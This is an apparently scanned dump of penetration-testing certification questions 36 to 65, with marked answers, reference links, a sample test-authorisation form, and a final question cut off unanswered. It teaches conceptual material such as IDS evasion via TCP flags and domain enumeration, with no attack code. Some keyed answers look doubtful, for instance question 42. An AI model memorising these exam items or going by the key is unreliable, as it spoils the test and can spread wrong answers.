
QUESTION 36
Which of the following policies helps secure data and protects the privacy of organizational information?

A. Special-Access Policy
B. Document retention Policy
C. Cryptography Policy
D. Personal Security Policy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
Why is a legal agreement important to have before launching a penetration test?



Penetration Testing Agreement

This document serves to acknowledge an engagement between the Business Owner and Data Custodian (see descriptions page 2), collectively of the following system(s) or application, the University Chief Information Officer, and the University IT Security Officer.

Systems(s) to be Tested: _____

Testing Time Frame: (begin) _____ (end) _____

Penetration Testing Components (see descriptions page 2). Indicate the testing components that are to be completed, by initial.

Component	Business Owner	Data Custodian
Gathering Publicly Available Information		
Network Scanning		
System Profiling		
Service Profiling		
Vulnerability Identification		
Vulnerability Validation/Exploitation		
Privilege Escalation		

All parties, by signing below, accept and agree that:

1. The IT Security Office will take reasonable steps to preserve the operational status of systems, but it cannot be guaranteed.
2. The IT Security Office is authorized to perform the component tests listed above, at their discretion using appropriate tools and methods.
3. Test results are related to specific tests only. They indicate, but do not and cannot measure, the overall security posture (quality of protections) of an application system.
4. All information related to this testing will be treated as highly confidential Level III security data, with commensurate protections.

Signed: _____ (Business Owner)

_____ (Data Custodian)

_____ (CIO)

_____ (CISO)

Testing Complete: _____ Date: _____

Review/Closeout Discussion Completed (Date): _____

A. Guarantees your consultant fees
B. Allows you to perform a penetration test without the knowledge and consent of the organization's upper management
C. It establishes the legality of the penetration test by documenting the scope of the project and the consent of the company.
D. It is important to ensure that the target organization has implemented mandatory security policies

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 38
Which vulnerability assessment phase describes the scope of the assessment, identifies and ranks the critical assets, and creates proper information protection procedures such as effective planning, scheduling, coordination, and logistics?

A. Threat-Assessment Phase
B. Pre-Assessment Phase
C. Assessment Phase
D. Post-Assessment Phase

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
Information gathering is performed to:
i) Collect basic information about the target company and its network
ii) Determine the operating system used, platforms running, web server versions, etc.
iii) Find vulnerabilities and exploits




Which of the following pen testing tests yields information about a company's technology infrastructure?

A. Searching for web page posting patterns
B. Analyzing the link popularity of the company's website
C. Searching for trade association directories
D. Searching for a company's job postings

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
A penetration tester performs OS fingerprinting on the target server to identify the operating system used on the target server with the help of ICMP packets.



While performing ICMP scanning using Nmap tool, message received/type displays “3 – Destination Unreachable[5]” and code 3. Which of the following is an appropriate description of this response?

A. Destination port unreachable
B. Destination host unavailable
C. Destination host unreachable
D. Destination protocol unreachable

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
What is the difference between penetration testing and vulnerability testing?

A. Penetration testing goes one step further than vulnerability testing; while vulnerability tests check for known vulnerabilities, penetration testing adopts the concept of 'in-depth ethical hacking'
B. Penetration testing is based on purely online vulnerability analysis while vulnerability testing engages ethical hackers to find vulnerabilities
C. Vulnerability testing is more expensive than penetration testing
D. Penetration testing is conducted purely for meeting compliance standards while vulnerability testing is focused on online scans

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
Which type of vulnerability assessment tool provides security to the IT system by testing for vulnerabilities in the applications and operation system?

A. Active/Passive Tools
B. Application-layer Vulnerability Assessment Tools
C. Location/Data Examined Tools
D. Scope Assessment Tools

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA7-PA11&lpg=SA7-PA11&dq=vulnerability+assessment+tool+provides+security+to+the+IT+system+by+testing+for+vulnerabilities+in+the+applications+and+operation+system&source=bl&ots=SQCLHRnnjI&sig=HpenOheCU4GBOnkA4EurHCMfND4&hl=en&sa=X&ei=DqYfVJCLHMTnyQODn4C4Cw&ved=0CDQQ6AEwAw#v=onepage&q=vulnerability%20assessment%20tool%20provides%20security%20to%20the%20IT%20system%20by%20testing%20for%20vulnerabilities%20in%20the%20applications%20and%20operation%20system&f=false

QUESTION 43
Traffic on which port is unusual for both the TCP and UDP ports?

A. Port 81
B. Port 443
C. Port 0
D. Port21

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
Which of the following statements is true about Multi-Layer Intrusion Detection Systems (mIDSs)?

A. Decreases consumed employee time and increases system uptime
B. Increases detection and reaction time
C. Increases response time

D. Both a and c

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.symantec.com/connect/articles/multi-layer-intrusion-detection-systems (economic advantages, first para)

QUESTION 45
Hackers today have an ever-increasing list of weaknesses in the web application structure at their disposal, which they can exploit to accomplish a wide variety of malicious tasks.

New flaws in web application security measures are constantly being researched, both by hackers and by security professionals. Most of these flaws affect all dynamic web applications whilst others are dependent on specific application technologies. In both cases, one may observe how the evolution and refinement of web technologies also brings about new exploits which compromise sensitive databases, provide access to theoretically secure networks, and pose a threat to the daily operation of online businesses.
What is the biggest threat to Web 2.0 technologies?

A. SQL Injection Attacks
B. Service Level Configuration Attacks
C. Inside Attacks
D. URL Tampering Attacks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
What sort of vulnerability assessment approach starts by building an inventory of protocols found on the machine?

A. Inference-based Assessment
B. Service-based Assessment Solutions
C. Product-based Assessment Solutions
D. Tree-based Assessment

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.businessweek.com/adsections/2005/pdf/wp_mva.pdf (page 26, first para on the page)

QUESTION 47
During the process of fingerprinting a web application environment, what do you need to do in order to analyze HTTP and HTTPS request headers and the HTML source code?

A. Examine Source of the Available Pages
B. Perform Web Spidering
C. Perform Banner Grabbing
D. Check the HTTP and HTML Processing by the Browser

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 48
Identify the correct formula for Return on Investment (ROI).

A. ROI = ((Expected Returns – Cost of Investment) / Cost of Investment) * 100
B. ROI = (Expected Returns + Cost of Investment) / Cost of Investment
C. ROI = (Expected Returns – Cost of Investment) / Cost of Investment
D. ROI = ((Expected Returns + Cost of Investment) / Cost of Investment) * 100

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.investopedia.com/terms/r/returnoninvestment.asp

QUESTION 49
Identify the type of firewall represented in the diagram below:




A. Stateful multilayer inspection firewall
B. Application level gateway
C. Packet filter
D. Circuit level gateway

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.technicolorbroadbandpartner.com/getfile.php?id=4159 (page 13)

QUESTION 50
Due to illegal inputs, various types of TCP stacks respond in a different manner. Some IDSs do not take into account the TCP protocol's urgency feature, which could allow testers to evade the IDS.



Penetration tester needs to try different combinations of TCP flags (e.g. none, SYN/FIN, SYN/RST, SYN/FIN/ACK, SYN/RST/ACK, and All Flags) to test the IDS. Which of the following TCP flag combinations combines the problem of initiation, midstream, and termination flags with the PSH and URG?

A. SYN/RST/ACK
B. SYN/FIN/ACK
C. SYN/FIN
D. All Flags

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=tUCumJot0ocC&pg=PA63&lpg=PA63&dq=TCP+flag+combinations+combines+the+problem+of+initiation, +midstream,+and+termination+flags+with+the+PSH+and +URG&source=bl&ots=mIGSXBIi15&sig=WMnXlEChVSU4RhK65W_V3tzNjns&hl=en&sa=X&ei=H7AfVJCtLaufygO1v4DQDg&ved=0CBsQ6AEwAA#v=onepage&q =TCP%20flag%20combinations%20combines%20the%20problem%20of%20initiation%2C%20midstream%2C%20and%20termination%20flags%20with%20the% 20PSH%20and%20URG&f=false (see the highlighted sentence in Table 3-1 at the end of the page)

QUESTION 51
Identify the person who will lead the penetration-testing project and be the client point of contact.

A. Database Penetration Tester
B. Policy Penetration Tester
C. Chief Penetration Tester
D. Application Penetration Tester

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133635286/LPTv4-Module-15-Pre-Penetration-Testing-Checklist-NoRestriction (page 15)


QUESTION 52
A man enters a PIN number at an ATM machine, being unaware that the person next to him was watching. Which of the following social engineering techniques refers to this type of information theft?

A. Shoulder surfing
B. Phishing
C. Insider Accomplice
D. Vishing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
The Internet is a giant database where people store some of their most private information on the cloud, trusting that the service provider can keep it all safe. Trojans, Viruses, DoS attacks, website defacement, lost computers, accidental publishing, and more have all been sources of major leaks over the last 15 years.



What is the biggest source of data leaks in organizations today?

A. Weak passwords and lack of identity management
B. Insufficient IT security budget
C. Rogue employees and insider attacks
D. Vulnerabilities, risks, and threats facing Web sites

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers

through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 55
Which of the following pen testing reports provides detailed information about all the tasks performed during penetration testing?

Table of Contents


A. Client-Side Test Report
B. Activity Report
C. Host Report
D. Vulnerability Report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:



QUESTION 56
Identify the attack represented in the diagram below:



A. Input Validation
B. Session Hijacking
C. SQL Injection
D. Denial-of-Service

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Session_hijacking

QUESTION 57
Which of the following is developed to address security concerns on time and reduce the misuse or threat of attacks in an organization?

A. Vulnerabilities checklists
B. Configuration checklists
C. Action Plan
D. Testing Plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 58
Which of the following equipment could a pen tester use to perform shoulder surfing?

A. Binoculars
B. Painted ultraviolet material
C. Microphone
D. All the above

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security)

QUESTION 59
The term social engineering is used to describe the various tricks used to fool people (employees, business partners, or customers) into voluntarily giving away information that would not normally be known to the general public.



What is the criminal practice of social engineering where an attacker uses the telephone system in an attempt to scam the user into surrendering private information?

A. Phishing
B. Spoofing
C. Tapping
D. Vishing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
Which of the following acts is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards and applies to all entities involved in payment card processing?

A. PIPEDA
B. PCI DSS
C. Human Rights Act 1998
D. Data Protection Act 1998

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

QUESTION 61
Which among the following information is not furnished by the Rules of Engagement (ROE) document?

A. Techniques for data collection from systems upon termination of the test
B. Techniques for data exclusion from systems upon termination of the test
C. Details on how data should be transmitted during and after the test
D. Details on how organizational data is treated throughout and after the test

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 62
An attacker injects malicious query strings in user input fields to bypass web service authentication mechanisms and to access back-end databases. Which of the following attacks is this?

A. Frame Injection Attack
B. LDAP Injection Attack
C. XPath Injection Attack
D. SOAP Injection Attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
http://luizfirmino.blogspot.com/2011_09_01_archive.html

QUESTION 63
Identify the type of authentication mechanism represented below:



A. NTLMv1
B. NTLMv2
C. LAN Manager Hash
D. Kerberos

Correct Answer: D
Section: (none)
Explanation


Explanation/Reference:
Explanation:
The client authenticates itself to the Authentication Server (AS) which forwards the username to a key distribution center (KDC). The KDC issues a ticket granting ticket (TGT), which is time stamped, encrypts it using the user's password and returns the encrypted result to the user's workstation. This is done infrequently, typically at user logon; the TGT expires at some point, though may be transparently renewed by the user's session manager while they are logged in.

When the client needs to communicate with another node ("principal" in Kerberos parlance) the client sends the TGT to the ticket granting service (TGS), which usually shares the same host as the KDC. After verifying the TGT is valid and the user is permitted to access the requested service, the TGS issues a ticket and

session keys, which are returned to the client. The client then sends the ticket to the service server (SS) along with its service request.

Reference: http://en.wikipedia.org/wiki/Kerberos_(protocol)

QUESTION 64
In the TCP/IP model, the transport layer is responsible for reliability and flow control from source to the destination. TCP provides the mechanism for flow control by allowing the sending and receiving hosts to communicate. A flow control mechanism avoids the problem with a transmitting host overflowing the buffers in the receiving host.



Which of the following flow control mechanism guarantees reliable delivery of data?

A. Sliding Windows
B. Windowing
C. Positive Acknowledgment with Retransmission (PAR)
D. Synchronization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Reference: http://condor.depaul.edu/jkristof/technotes/tcp.html (1.1.3 Reliability)

QUESTION 65
Which of the following external pen testing tests reveals information on price, usernames and passwords, sessions, URL characters, special instructors, encryption used, and web page behaviors?

